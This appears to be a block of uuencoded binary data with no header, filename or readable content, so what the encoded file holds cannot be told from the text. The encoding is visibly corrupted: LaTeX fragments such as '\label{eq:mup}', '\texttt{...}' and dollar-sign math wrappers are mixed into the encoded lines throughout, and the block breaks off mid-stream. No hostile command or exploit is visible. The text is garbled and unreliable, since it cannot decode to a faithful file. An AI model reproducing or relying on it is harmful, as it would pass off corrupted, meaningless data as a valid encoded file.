M86%A86%A86%A8K%&*,484P&`P&`P,#`PL+"PL+"PL+"PL+%8HQ1BC"F` MP&`P&!@8&!@8&%A86%A86%A86%5D%6@@XE<FFX6ZZX^HN["5Q<6;+X_,R#)X M1!%=D#U*#U,\$^))U%G/.`PWQ='QR>&\$3S'SM'<\#P?R/_3'3?RT*GL-5/2)# M2VNA/O@WX/1TG.%CH;;-\'L_C?"P66TD#FMX\8`K@W&AL3]#6XN[ZHODF[Z\ M\T;`"0+#>D7`K)"W;'G]9N)&"S7B,_TN8BG?,<RJIR]5&2-A\$UZ\?*2VK9P M?Y^#U'Z%VVZZ(V'6_Y1JH=,8,026`#M3<N``^1LDR8M\US[\6K/AW6#9&&%A M8(%V0UOP&)Y\$U9\$>/2MZ8CYV7QONL.,Y\$P&0@0D(FOPO2MZ1@!1[;@T5# '- $\label{eq:mup} $$ MUP''^A>IC!$ #*FE>O&H@^TL?3]F&KQ''=-^Z=X8WB9Z\P'@;^2U<;@=7I<N $$ $$ $$$ MSS<>-SSZ8\ZK\]ZP[;3%3;&#;'^5HQ6U"JQI^S:-OX##%<&&&.3!I6E2J?)-MF-,83;#MNMMT/?,17(QS\=B:*JHT>*R=ELQ.EAB>^\5HYJ[#'"J8J9HP_`5, $\texttt{M:?VVG"IL} \\ 5@\$\$\$"*,"!O[_6W^=Q+>C`\QXQ*Z>\XYQN1L-0;\R\+P:,[Y'\&:;] \\$ $M[`=^(J1Z\$^+7^(\$@,JAU\CBX_\$-WF\&/\&T?\$D;;"RRP^X.1PF69<7C]BJ+(ST)]$ MKE,\$>S%7;PC*CAY:G>4CW8&\&W&M?'%OM32N7>//V^DYGNB5H:/&^GR<FM4Q MSS:>\WS*>OCIZEBT5.W;[%0M3\$/??LP35JUP9=5M;N811MJ^!PG%U[RO\$9Y> M^+2XE[VM^PV4DRHHI\$2WXA/FGP9\TKY.1)[>CI4Z>KY(3KFRTG4I.2CYI/N' MR+LMHI1R8+B="&BE.E3\$55-G3^@TDXLD/ZSQ6!WBGHU#I%(Y*,3I)@5TF\$=3 MQ&)RJ/AWNCA._R;>-MTNI*GRPQ,2DZS\$T%/1#2294ZW:-)-%:,,,&.2_#?NW $M[7KA\I1^]4?2J/E%/K0?6^_?\S0-@&T"R"K"R"R#!$'$$&5+^(7RB^^+[(OPR)])$ MBY+"^T5_(5]WI1I1I1HIH&@:!H&@T&@T&BT6BT6BT6BT6E:5UI1I1I M1HIH&@:!H&@T&@T&@T&BT6BT6BT6BT6BT6E:5_`THTHTHT4T#0-`T#0:#0:# M0:#1:+1:+1:+1:+1:+2M*Q1BC%&%,!@,!@,#`P,#`P,+"PL+"PL+"PL+88K% M&*,484P&`P&`P,#`P,#`PL+"PL+"PL+"PL5BL48HQ1A3`8#`8#`P,#`P,#"P ML+"PL+"PL+"Q6*Q1BC%&%,!@,!@,#`P,#`P,+"PL+"PL+"PL+88K%&*,484P M&`P&`P,#`P,#`PL+"PL+"PL5BL48HQ1A3`8#`8#`P,#`P,#"PL+"PL+" MPL+"Q6*_W?W'U?_F/X3[P?Z9_XCWCYD_E_]YG;I?#&H4)"91C]#LI5TG1'?6 MAS-ZTV'DIL@F"^F\$Z'&XZ3`89"EO+C8UNC4,2B1HD'1W3HK&B@@*/\$+U.W6U $M291S-YO.)2H]]9WI&M(V36WMP*JRP&K"._ZG9\;6J;@\(=4<T+"@$A<6P/E')$ $MM1.\14J' <= ^{RE11[8_F'V1RARH/X2I.@/%3!]3X7 > ^N[OB_G+_HUR3ONNQ]$ M/"O@%<*RQ,*+B9B:>OY_5?5<)[+H'8[(X2O9>OT&COZQI)BC`HQB*QB4LG;' M:\$T<&AH39@]+G:[`Y"()8DOCPD"%!:.:4E^04I!246TGX\!OD55:I-YL,9%C MJ[(P'*M)YQM!%+:`6>?0%98"\"RF:S0Z0`O`!1"P.A"U&L!\96E[H>XGQ"^\$ M]T/=*^(<71\Y\GUOM'_&SU_I?B9Y2V8F`O/+%\$W5Y()SW^"\$Y@`&KP-IRJ;M MG/)[9B%FW(GOIY=J<>=Z^E?DN76_E]>.CS#Q^13Y]*G=0I4]:P#>&`V+BX"0 M0,0\$R6[#O_G;,D_U4WA))FU@0E*(+.4PRTQ1*-OD2(]X0;E508"?\5SOE?F` MKU?>AQW_WFQ%-R<4%.#8&9OD]0ZR2>I_O/8M>J.R/1>V3RXY%BGJQ].=WS:/ MAB>Z^=*]T7'FWX]7P?>+V-GK_Y&X_T?7]U2,V]SQ#4@)@`00-&"PS*_SD*98 $M:/@R:?.+^Z>7'$MM3$;L)=9Y"8E$''/\+W..';CXM5_5?4>M"V/9J/6]D\06$ $M'N_><?8/2C896"S*2&R3O`+':9^`;N\W%&^`8"H![_F49].OKX=("`+1A:8+)$ M6P,W(:/N4(]Z-(*GAC_D?"!!5%&]S7M+OI;2#[(YO`YL0U5/[5YLGRP]NP+: M7JSQ\=IW[*7IHKZKK4CM;I*;NE;;=).8OTVIM!.J3Y6K8W![!N^VR"\M4 %6 MK4[QY;HB%WRA4KVGI.F<4@K7)N?K&'5K)K7OG)R+HX#+67?13,-H)YB50PK= M2=00\$%#"0>XRD<:"#MH1GL<(\EW_U4CK>A.\C62>P;>*VCJZNPZ'QJ=#_4[7 $\texttt{M:?P^/]32<GB-IX2=;J)V50JBJHVG[+M<;DOL>\/3.:<\$H8Z)))]6D/7)\#UZ0}$ M')D\$#'@Q0,H#/@Y,-`')AC@_M!^@']HOP"_<%]@7S1??%]R7YA?>%[A?VE?@ MJQ1BC%&%,!@,!@,#`P,#`P,+"PL+"PL+"PL6*Q6*,48HPI@,!@,!@8&!@8&! MA86%A86%A86%A8K%?>Z4:4:*:!H&@:!H-!H-!H-!HM%HM%HM%HM%HM%I6E M8HQ1BC"F`P&`P&!@8&!@8&%A86%A86%BL5BC%&*,*8#`8#`8&!@8&!@8 M6%A86%A86%A66*Q6*,48HPI@,!@,!@8&!@8&!A87=HM%HM%HM%HM%I6E:4:4 M:4:*:!H&@:!H-!H-!H-!HM%A86%A86*A86*Q6*,48HPI@,!@,!@8&!@8&!A8 M6%A86%A86%A8K%8HQ1BC"F`P&`P&!@8&!@8&%A86%A86%A86%BL5]0]4L`Y9 MW3.W(S[X5J=0ZES35GTO_%0;!\/!Y2ZP0+S=T"\$Y>%'4?1E&`4JY2AKL_?;C $\label{eq:members} $$M@N1E\#$56\\\O1B3`0Z??.QD5`Y'A\KJ]974?K[T<?"@@WS;72/8;Y6U<Y<[[OHID]] $$M$$ $M$$ $$M$$ $M$$ $$M$$ $$M$$ $M$$ $$M$$ $$M$$ $$M$$ $M$$ $$M$$ $M$$ $M--!!B\#@B\#UA"035\#6ZCM*\#<\$\$\&^MQ-(+I\&@+`0=\&SZ\#AQ")92H7%/[CA[X]$ MY%,8E*<F'"F-F-G(NF)_/:39XT\<[25)/X;"\$^]/OSNQ'<3NB?@,D2T#HD1T MO*EKUR<G+S:8`:@A0\$#\$EZ@@(49R*`;G,8JEW^W7.[Z?(T5'L^OHR`Y.M001 $M("4A0(25YY4\@4GH.Y@=/K\\#T)OH22?C'J?_A^X?W,>E![TEE[DQZMI%K21Z]]$ M]B:J1Z0VZCL/.'=1ZA'F,8E4>F.:<GA)(*E5"I4KH1]:G?.CV7@[F9T=GX#Z $\texttt{M}_] \texttt{SZ77C=UY?5ZWNPWWT} \\ \texttt{\&\#VQ}^/:?8_.^6Z3[; \texttt{UOFOI}(^D.CS'O2W'UQ8!L")] \\ \texttt{\&\#VQ}^/:?8_.^6Z3[; \texttt{U$ MDD1B%:B`H@`DSX=W>_5]:]+4F8I4ZSP-4(^Z9)#R\$/1/B(YA@7-#/Z+!?167 $MZA\#Q]_SSFJIB.=B`S$/ID+$\#^49=98+&],,N@I;R2-3F(]W_@+:EL:@`\#IBH$ M5MI^\$SMUB%G=9'45P2I\$4,F3#(D1)M#F?.D4TLMR#&Y0NYTY>2N.202TDDGN

M^WW;,MFEMS@TZ<0D0*P(79`2,@/#\$:R!]T1M(IW(@+8@B0\$2",[@I20@W6ZV $M?+4-"@@*6=O\5G+IMT"J``OU.-@V>9P,%PD+FM&=ME/2*YZ/MMVJH`M.%L\%$ MK6!#[Z,OF`*_\$_DN93;4I]0`L+8(-*"#SFZ5X_UY)'J@<[#QD95HM;6]^X#: $M =] - ([C3MU#7&GX&3SAJ.C+^-S,/;?Z&,,5;U[TK@T8\K9CR!./]^1(V2QU^\$ M+V@L*G@*(:/>5`MCO4CCW":#M'?O0-U=<^U7O@.U?T@U;9D9>%"V;:%BJ7*R $M7;)3FE^KKM?EMAK)=Z*6BUD4EF=W:EJ6.("#C&72$9!-A(+<4J(@GLWEQ#&$ $M@<M=N&DX...&61=N-(]^]HO'IWD,(Y/6.MY3VCK[OP!T*=EC$KM5 'J9RU\4')$ MC9R5,Y,:*AH4+IA-,3%3325-%&F0J<,3SM<+#;R&-#@_#3FACSCWG[#D<Y7A $M'>:11?/?9)#]JD/VJ0\LD?M0;8&9!N@*0.(#E@Y8.6"W![9?ME^X+]LOL"^($ M7],OF2_<E^Y+[U7])6*,48HQ4P&`P&`P,#`P,#`PL+"PL+"PL+"PL5BL48HQ M1BI@,!@,!@8&!@8&!A86%A86%A86%A8K%>G%&*,48J8#`8#`8&P8&!@8&%A8 M6%A86%BL5BC%&*,5,!@,!@,#`P,#`P,+"PL+"PL+"PL+%8KX?^ETHZ4= M`P,+"PL+"PL+"PL+%8K%&*,48A@,!@,!@8&!@8&!A86%A86%A86%A8K%?]/2 MC2C2C2&@:!H&@:#0:#0:#0:+1:+1:+1:+1:516*,48HQ#`8#`8#`P,#`P M, #"PL+"PL+"PL+"Q6*_J>XH3Y+_6VA>WU/X>"Q;DK;!;SI]E\$+P8MIN*D=VR M-WO*^((("3`@@A@0&[Q#&0:FAC[CD:V!D=7U^IW6GM!TO+I[>*/F-=S63W=0 $M[_Q<OOV!]5QW3X<4IVR?*_71^&S%5*GAG;3@\=*J454,J/O2?AC[P^\#Z=.^$ MB/9^U^_^5/C7P?I9X\$5'<1LTVEA*)9(VC\$D43\$JE\$P)9B9\$R2.YQN?#48>FJ M8+)(X\$[PI,,!2DDF)B,28DL_Y\3T_WW?=Y'S_8]6.8G5/8CL\$0.'B=/V)*/I MI%&JVGOL=*=7U?P3[GPNT/\$&.>A+4D3%.'I,0]Y[O[;FD]]P=7E>2)Q/FTJG M"!XDT^Z]P\?K=R_=='D=OER^O0Y[Z;Z#Z;I0[`LC@G"UI<X"RU!ME?-Y+QU\$ $M*W&R`MG>[1;.`NRSGR!]ML0U0(L&V-B\#YP[S`@VC:P>-&=!2E,D(_@(%+>(MAR))R) + (MAR)MR) = (MAR)MR + (M$ MQ;_>_4B@76"X248<97B(,7'IY2%\$I\$^20:!D[)WYU2%>E2Z`"2A:L]B3_Z+Y $M7)-4PIFT+O2_A@!74\V<*P5:)GZ?;"@]B"!I`#QIJAY3C[#'/.U=YDPVKJ3#$ M.:P)FK8VZEK^8[`4;Y77?*/W,!F=[-B*`6`II"%.44(I(IY:*4I3A\$K'+1Z-M+R:WTZ.U4Z!49)28+)-)2H,4AA14J5DQDDE\$J*>4F-0I)T)P8X39#ED2/D,V $M: 13L4P0+^{\circ} ^{\circ} 66RV^{\circ}) > 07EP&P=K&,RS4]J=-26,WCN/B(@6-<4=>"8_-%")$ MIF_Q;S6QC_D+UAN-300?VD[]YI]`!=T/@;(U.PZX/<@O#\$G>.@O2L=@IW32' MM*#%VIP*H[-PVRCS2P8=5/E?PX-1(5`6EOFO6\2F.>AN%,]J2):PH;M?H)VZ $MZ:Y8'\#RI;*/O0; F(G_<J)X=2?"BI'L=(=Y[4_A_><SA/$>3Z]-)T/$<CJ]A$ MT_D-/W=]2^-9VSPQ\@G93M)M(V&AB3[5*(^\$2IB?\N\$VI.CL_C&TUWGOT/Q% M'RU'RU'RT/Y@/E@^O!\L&;#<ANOV@68:`+T0;D@MQ!@R#!ET7Y9?++[HOZ9? M9J^6K%&*,48A@,!@,!@8&!@8&!A86%A86%A86%A8K%8HQ1BC\$,!@,!@,#`P, $\texttt{M}\#\ \texttt{P}, + \texttt{PL} + \texttt{PL} + \texttt{PL} + \texttt{8K}\&\& *, 48A@, !@, !@8\& !@8\& !A86 \& A86 \&$ M1BC\$,!@,!@,#`P,#`P,+"PL+"PL+"PL+88K%&*,48A@,!@,!@8&!@8&!A86% MA86%A86%A8K%8HQ1BC\$,!@,!@,#`P,#`P,+"PL+"PL+%8K%&*,48A@,! M@, !@8&!@8&!A86%A86%A86%A8K%?'?:/4=U'=1W4=T.X.X.X.X.X=P[AW#N' M<.Y=R[EW+N7<NY=R[EW+NKNK%&*,48A@,!@,!@8&!@8&!&86%A86%A86%A8K $M%?"]9_<>'\A_#?40X+[9_G/^)_+?^9^N_M_,N07+3W@WK2454JV&5UZ=(IM?)$ M.B#7), %3L:UD, %DN>\9-0%`+D@3MHV>XHY0OVXM=-1, <A9'-%@RNI[;>KGO- $MKEQ9SL:F=6>; \& #2Q)*6#N/"\O/UW]GN<O$], C[M \?(.$[$14.]2='D'0>@2$ MA>(RV6HKHY%HQ;(/WY"VA3666RMWJ``=8+>%L\Q03T7F+8W=^NSR^QT]SZ_T MV(VGL.2#!1*.SWNEV#FZ=]:-NLE2BI1T))/*R;'ZRAQ#T/MQ-)]SU_*.\314 MI2C<VE9BF(:#\J7I04ZO3R=P`*J%_MM?J6`-@"A046\$PHGQ:H;3[T\E7E-LB M4OL'[!Z=N2>/2?F4ZRQ)KJ^`)I\$=T>@0%!F`"/J.6XL)WO28]3@F*-PY`4X` M'N9*#)5L&L&]/Y&=Q).UYU/.\$E22I4ZU)6&%0[CM(+6(\$4"0"X]316V&B6!<M128TM: "#.P\$*>IY<R;?\$'3G>\3SJ=&NA'B##LET6*%4>Z,DDFD>\$ZNEZ3KZ= $M < X : X[&M;U]]K9 - @' < 'B(I?7["13Z;'I\/@8UWNV";I:STM_(`3BU*!A3I"A)]$ M`I1`@&MKUDV4I0J5YM*DPJ14CRTH*<KR4A*!!*4P@B0:<1DV!*6HO!HB=?P9 $MI9+82_2Y)#T?;Q%4?`>+_A[9V*Z^-9-L*:`BR$X[:E02##X]+'']KR,.)$$ MI03Z@)T@)\$Z(E2D]-YKES[KUG3RY.WYG+U')KJV'I1[,2PL*E)9!Y!S4CSS@ $M>D$\ Z\&;0=MV?1J>S\T+ZU=E'F!YDO,I\W+YOX=<>Z^+[)3@\#J/2VK):G'9/$ $M#*/X/JNY_7?"/%Y.D\>=X8D=@DJA1*E0Z/#[V.]WH<SH'ZOQ_I6GR2'(DEJ($ MY'AWTO;1^J%D@=CN\2`\$%]::3+YC1M9L1MAR@XOQ,]<0<NE)LIX]\$-34UOU0 $MCH; \&^UW_]PM-J^*0N^)WNYDV$\&.[1^:+$i[.V5T7YWK$(6Q9i$FHU`X,B.F4)]$ M:0^%="VW/#7J/1R+G&OFZ,N]&*`DI:%!"B0D"&%E"8[CZWXU^Y\$Y))JH_<5' MZJR/Q/QPFD./\/E^?QU6P9!GIA*6LCC.[(<)*+2H2Q1H!\I4XB0<S33]NGQ/ M]KB/NDA\<D/2I#X]!ZP'G`9H&)!N`W`:<-D&9#(A_?9\00:,OE%^]+[8OKBT

M7UQ?7E\HOXROM5=*.E'2CI#H'0.@=\Z#H.@Z#H.@PL+"PL+"PL+"PL5BL48H MQ1B&`P&`P&!@8&!@8&\$A86\$A86\$A86\$BL5BC\$&*/R"_\$E_D+S*=T.X.X.X.X M.X=P[AW#N'<.Y=R[EW+N7<NY=R[EW+NKNK.ZCNH[J-(:!H&@:!H-!H-!H-!H-MM%HM%HM%HM%HM%I6E8HQ1BC\$,!@,!@,#`P,#`P,+"PL+"PL+"PL+88K%&*,4 M8A@,!@,!@8&!@8&!A86%A86%A86%A8K%?2OCNE'2CI1TAT#H'0.@=!T'0=!T M'0=%T71=%T71=%TK16*,48HQ#`8#`P,#`P,#"PL+"PL+"PL+"Q6* MQ1BC%&(8#`8#`8&!@8&!@86%A86%A86%A86*O7QOLX((((+<>L6]DN7?T.\$H M-?"ML\$#!\$*<0D*%O=S&%P6T].<S\$^G4.VDGP*?S=\$^9[/[#L#L5ZO_KU>)_] M,9^^AMDT3_!5])?J,91`H]9Q.5WRIO<-O?]6A.K%\$B'!5+P:Z0+[M;SX6LRU M%2;'7U73:-.UPDPFZ%.9^'#09]!=&72\$%U%^80Z770?8_.]W_F?F_PONO@^] M^OXU],_-H>?V"?FT^V/.7F7FHT)D840K30]8,DDGN>K3Z#_Q^`<?S_C>KK>O M8?7_RWBD_4)\^7XTO,GK2O-^=ZO=^_3S87<L)TW^5YYP``M4(PE:_J&H5]! M)3N"X9LJ%@)@0+7@6G"TXT7G4?6>NGZ/F?#'O_?A=KS+[;S^NVY^#[_;V\\? M,_F>2]]5Y8\$@PQX0(&5X"NNQU<_`BLD529\$A[A@.=5!P1TB=(E]K^.D?\$#K' M5K=8=^)5;BY`%L7_Q0[,'+]B:5M)TWZ3#AE8(:Z4HZ\$%LWI.(>ED.V[0IX?1 $MQR\CT/3ZL?;^*]W[O:2.:=W``%/I.0`"B`IN?SN+!M&HN=*IO%.Y[&>/;>T,$ M.NUS6%=^QJ/<96GFST0`!\7>_-`Z``Y!3WI\$@`\$4MX@\$4)YJ7TOO??[?3;>; MWA/AT_Y<?AT]A\M/WGU#UU?5GLSZL/C(%84BR0U*V15")LEC&"`%0Y4^:9JG MCH<:*\$9<YB)"P`&0`H`@#KBEV#`H8_!J`%EEJ(\$P%TNQ-*S+->ESA&`OMTI? M1?X7T;BR+WR-^QI:866\$-1XA,VG9Y1&'OTZN-F&C=[C:+>8=[N;7Z>.KCO_+ MY+963Q5\\61LFSIJW:RV>\=H]]Z4Y!8[AJ-)7?\@I./2EH6A:/#1W=!D6B00 M\$<XP:A91&W"=K_=24M.L\$S7\$JM8(E,B.(;?J.&W^#X-^![#XK4GPGU+OCN\$5 MS8DBUOX1U)_!_Z_=?D^T];]G]KWSL>QL^=]V?Y?Y*CE1_\$4?LH?1@X\''@NP M+R''AP8<>%:&8#1E_#7W:_KE]N7UY?9E_.+ZDOJ"^K+Z-7PE:4:4:4:0T#0-M`T#0:#0:#0:#186%A86%A86%A8K%8HQ1BC\$,!@,!@,#`P,+"PL+"PL+" MPL+88K%&*,48A@,!@,!@8&!@8&!A86%A86%A86%A8K%>RL48HQ1B&`P&`P&! M@8&!@8&%A86%A870EA86%BL5BC%&*,0P&`P,\#`P,\#`PL+"PL+"PL+"PL5 MBL48HQ1B&`P&`P&!@8&!@8&%A86%A86%A86%BOK,48HQ1B&`P&`P&!@8&!@8 M&%A86%A86%A86%BO_IQ1BC%&(8#`8#`8&!@8&!@86%A86%A86%A86*Y4<J.5 M'*'(.0<@Y!R'(<AR'(<AR7)<ER7)<E5\$%4051!5\$%4@@QS;=NC9I6%&X9XOC M/K<O<3)^)H;;@1D^=A-ENL(9W,\$'P&K[/#UIE_IW&[TR]4?\KR\W=[WX'QOS MB/K_V@NO:X'(B8U%=\$6AY":<7D.]EAVCS\JE[(>W2?"UZ8BI:_LR?B)XBN8\ M54'6YCFW/*P)7R""9/]^]O%WO^H7^CZC!`.;P1K1UV/NW7H+K/#G%\$=\$%0%($M"2R@:3LRB]5_7<GQ4S,9$P?;,^!3X[=3^$>ROWS!X&Q8^*&)[?/$O4_2]I]$ M-G[MLCCU/7+[VS:PZM)AX&FO!C_9MMHWQ+]V;4M\$+S@`UT_TYOU([)F#"X9< MBB8N?K'%&<EQ5B_KII7]NK3C)IRIAH?(]!J%D27;@F*_*#\$W\N7UM)<FBQV? M<AC4#<;::AX=&F_<CW\IC!)1'L#[\9U::;"3D_=^,K,UE_%7[FU*Y2""%8Y7 M:L<S;3-1#"U.8-Z24??L@]QTZU&U2&K;LY9S*V[ZO\$)=VL]AHF#O\$BV7ZY7^ M30"Z0;<CV0J/L:D_*12:D%1V,#Y[!D7C@U\$:J19%'TU?M_002-'!/USV+4&W M6X(T%1Y[]IKL=1P-/]ZF#QWW3I3S3AU]"9(YJ,456,43\$2A248HF\$E4I&)C\$ M^U3XEH?3ODG9TDG(/,G_C>:%^Z#]%1]@H^@4;H?6@_+!P0."!P0<\$'!!=@RH M<\$&Q(/D%^X+\HOT2_++\`OKR^P+[\$OLE?.,48HQ1B&`P&`P&!@8&!@8&\$A86 M%A86%A86%BN5'*CE1RAR#D'(.0<AR'(<AR'(<ER7)<ER7)<ER7)<ERKE1RHY M4<H<@Y!R#D'(<AR'(<AR')<ER7)<ER7)<JY4<J.5'(.0<@Y!R#D.0Y# MD.0Y#DN2Y+DN2Y+DN2Y+DN5?[>*,48HP&`P&`P&!@8&!@8&%A86%A86%A86% MBOX#_KFE&E&E&@:!H&@:!H-!H-!H-!HM%HM%HM%HM%HM%I7*CE1RHY!R#D'(M.0<AR'(<AR'(<ER7)<ER7)<ER7)<ERK\Q_MOWKS.E'2CI1T#H'0.@=`Z#H.@ MZ#H.@Z+HNBZ+HNBZ+HNBZ+I7*CE1RHY!R#D'(.0<AR'(<AR'(<ER7)<ER7)< MER7) < $E5((..=PZ\XYN&)1)AOL.K%L < PB?< \'0ZBZWH9"+Q^,W^3!>3G(24$:$ $M"(\&!=KO\&FDDY?);L,\&'2R\#6^\#0<&O.,4U![4]I^ZWU>V]-S$]]]FDD[=(LB4)$ $M5(M$HL@5\I9#]>\01^P/SOGQK[*>)$JF)_!1[P'YI>8J^&?P1[P](]S_(_U"$ M_RWZ2U[PKWPOP3]X\(^7#\9ABK_\$4?H)XK\$?^ZG!52FU0JGAJ='B0GE>7[_T MGC(]SW9#\$[V2]!@833&D524JG??-_<<))M).5'!]NGE"<#[HGRR4B7YK]`[J $M(>]5)/.]8^1<)ZC]8?Y3_-'^A[3V1[U/=?KN*]<XAN<.A1BOFH*4A)R`QH:^$ M6G5N)IOR"6%I@@@A09022#AN.M9PM%!!-\$YURB%'`XC\$8;&\+F[]6;!ONN3P M*E.#\'P=L#:)ZQ'VJ3[3SWAIWWH^_T>F%6HK;D@"Q\$"868G\%D:KC.,Q4P*> $M<H<E+Q<R9,GVG:8=6G8\SD(SXW]G\%X6=WB]V_$+)(;J1[+M^;X)X3*8F]E$ MK`PVL%KUE99^!\$3J'5""`H6]^Q2&H"P#("X6"P9A[?L^[/9/G_F'OZKV%5[K MGZP]/W9V^8EYR>9>94Y83K'K^P^!/N&)N1IB**>G`Z!UA(`Z8!D`BRP@1GH^ $M2@2)@T-"LH"B1J1"+[=V?U^-^S]"/5Z-PT2_D$'PCPS2J3AE0DHNX"'.B^^.$ $MJ < 7H$ZP`U = /D,O[X\>: `9Y3X_J[F[N\[GL/7/@?+[O=DD;2D]04M'K/'ZNRG]]]$

M>UKW_)<C#J&P8JK:]H2TQB>Q/--Y'&/&C;2E!0;`!Y#,`H66!@58#'>D9^3\ $M5L(>=V<T=\\L%@$?((]*1FJ].Z5WP6E@%EW4(\\CW/':;60)7NE+F17;7NMK,$ M&PM&%IB@?VRY=F"[Q47*6H-.B`Q_=ZZWH4WQ<%M_-A.L@D^*U5[,[*[\$7@C6 $MY[3WVL&(HHO_9'4E&K&S"A1IW)N->&W*WU+-[-CB)/O.%^26=NJ)H:6&DY_?$ MMVAAQ5)2L:L&`;9J%I>.RS4,LZ)<4;N4A&E*UQS>\$2B>6B7MK'^G6*/\$8K#W MSDL?*0P'%E]06*0(#5\$'FL0+NG4&)C\$Q&,3I1R\$_L_M\2..R>S?C05F_G7F# M1U[[W2^'ZAOKIRJ56U>!*E&?)Z=1W^J@3A/&'0\$^@OVP5YA5\$QJ"@041.J!& M2:%7%Z;0\M-IS)H5R8E>J;3'@;1S<XVZB1UI4I.33DK";%=*8DTFS'0F)M.2 M;-.28Y-'0E<)H<DTX3H8/8/WKVOFGM.'[CM#RW;3GVDVY).TG(F,3\$O;)7FO M8>^>I1^VH_%4?M@^R!H'\D'+`Y8,"'+!<PY8.6#7D&:(,J09`OVR^47]0OVR M^X+Z@ON%<J.5'*CD'(.0<@Y!R'(<AR'(<AR7)<ER7)<ER7)<ER7*N5'*CE1R M#D'(.0<@Y#D.0Y#D.0Y+DN2Y+DN2Y+DN2Y+E7_(Q1BC%&`P&`P&`P,#`P,# MPL+"PL+"PL5^14^TK]"=*.E'2CH'0.@=`Z!T'0=!T'0=!T71=%T71=%T M71=%T72N5'*CE1R#D'(.0<@Y#D.0Y#D.0Y+DN2Y+DN2Y+DN2Y+E7*CE1RHY! MR#D'(.0<AR'(<AR'(<ER7)<ER7)<ER7)<ERKE1RHY4<@Y!R#D'(.0Y#D.0Y# MD.2Y+DN2Y+DN2Y+DN2Y5]V^UTHTHTHT#0-`T#0-!H-!H-!H-8HM8HM8HM8HM M%HM*Y4<J.5'(.0<@Y!R#D.0Y#D.0Y#DN2Y+DN2Y+DN2Y+DN5>X7SPM)QUHY= MOZC4:S9APAQG5U:`W^@H3V7*2<:@@@PS2"45FA(^!?Q/XO[/QOS/0Q.KV`]J M]#K[3V/;?\$0DHLD042%!!\$.[X&(;;D9Y]%GCB<0I4:+2=#OW+W.CM?*46S07 $M! \K^PK] - 1?(K\'S?WR_M+]E?0/[B_/7[2]E.Y/='P_7^`];Y[[$_A'C\=E.$ M70?/37GT[#2DQ4\TT,3V:8D_66/K;)^RYGAZ'2H\=*=#IDGSLBA2>PKS2<^U M[\$]@_QO]GU_+Y%5_6_'?X^>/C>V1[6Z>0[^9_SGF3U'SGSONE\/V7F]T_8*O MCR=_ZOTCU+N7MDT4ZDOF*<Y\$\$MM[74%Z@GI(1016A5H!(@IQ0%"1%"04Y>;; MPW2VX3DB(:J=05UC/UE-1Z509&O3NR6ZH"CP=RC[MS(!&5Z::B;\$C:/(<#G MT->,WZ/2`*XW8`6S1PMVU@M;\$%T*2ME5RFFD\$]<F#",H[K;Q@J*LX>W+;6TG M)U\[!!/A3M*4U`#YT5W^0GMNAAZ#9)KO:><=ACREY<5Z_G/DY>"#.+'F3O@3 M#=JAT/M>GW`H:=,"@HA2B``Z-.MTFRRSZK<99Q_"O:IWMV^#7V?9DB=I2=@R M28DG8/R#RRGHC?B)GG2?L7:3S\$FA^O3JD1D/:C9.2/7@WKSH^;&>\3R][[;L M.!\'\WV?A^Y>M[OVO>^QCS,V\$#&/%`N"T,P-[N9@%V:Q6H9?2&-+3#P&Z@<W MX=<SGCW=^!YN\8?"(/AU6\5.=``S&N,@,?++!0?PEQ#<#2B`ZB>BS:"PS%<+ M\$OP/1`JU3QO.0DCBRUS:._KFSXE=>FO0Y4WC!@7M&L/[P_)Y_%N;Z`'N05-X M3-WY4^>-OD6'[-=_VN:,^F^'I>X&#P.GM^CMY26!EOUC4CP.AJI8<3@EFCCS M6P7BA?0[`X*)SJO?:J\$;:HW42\$:2L'%LHXY&Y!5)*VKD_!HT*%*2S(OK]O-] MBQ;&QVS<J1!!CE[N\"?!07)\P_^[28J(FWZMT.A'0]@1ZT^\$*Z!6*PY5'SZD $\texttt{M^*;[W:1HGA'H^TC9X@Z`Z3':\&,2CDBHZM(R3CH,1RC0Y\#70<FN!Y3C?R)}\backslash;@Z$ $M7 < -G8'6.T6'!^S\ZZAS.8RBIV7B.MIPSJ7N=\;&G]9U^*[PQM.T\^^S?]3Q#$ MM[D\)*5T'<;;KQ#N#".R11M4J>&TPG-MM*G)O!-JG"O"-/#,<VW#DIR8FW)$ MLVVFSXYTN.A.MTO#?GO\$?ZG@X3I[*83N.LC'HSH2`Y%!`<B@@+2#1@Y\$%Z!R M(.\$#D0M@<2&.#D0UY!QA!GB#D2#`\$'(D'`E_?E^J7W1?:*Y4<J.5'(.0<@Y! MR#D.0Y#D.0Y#DN2Y+DN2Y+DN2Y+DN5>+%&*,48#`8#`8#`P,#"PL+"PL M+"PL+"Q68HQ1BC`8#`8#`8&!@8&!@86%A86%A86%A86*Y4<J.5'(.0<@Y!R# MD.0Y#D.0Y#DN2Y+DN2Y+DN2Y+DN5?W'_[-*-*-*-`T#0-`T#0:#0:#0:#1:+ M1:+1:+1:+1:+2N5'*CE1R#D'(.0<@Y#D.0Y#D.0Y+DN2Y+DN2Y+DN2Y+E7*C ME1RHY!R#D'(.0<AR'(<AR'(<ER7)<ER7)<ER7)<ERKE1RHY4<@Y!R#D'(.0Y M#D.0Y#D.2Y+DN2Y+DN2Y+DN2Y5RHY4<J.0<@Y!R#D'(<AR'(<AR')<ER7)<E $\label{eq:mr7} $$ MR7) < ER7) < J^@?2' \]_>?Q'W[^G_UG_>>L_]CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*>L_)CZK_#?7%XO%^07.Z(40"(DE*-L_)CZK_#?7%XOX^07.Z(40"(DE*-L_)CZK_#?7%XOX^07.Z(40"(DE*-L_)CZK_#?7%XOX^07.Z(40"(DE*-L_)CZK_#?7%XOX^07.Z(40"(DE*-L_)CZK_#?7%XOX^07.Z(40"(DE*-L_)CZK_#?7%XOX^07.Z(40"(DE*-L_)CZK_*/Z(40"(DE*-L_)CZK_*$ M)=1('!(4"3!,&!OR"\$XB]-_`'6>.GQ?FFSX,<#L)3M'P+I'9XJJ552:-RN)L $\texttt{M:^W]3} = \texttt{T/=-23V} \times \times -D^* \times 4$ $M<\#/U; YESB0+-!!!; 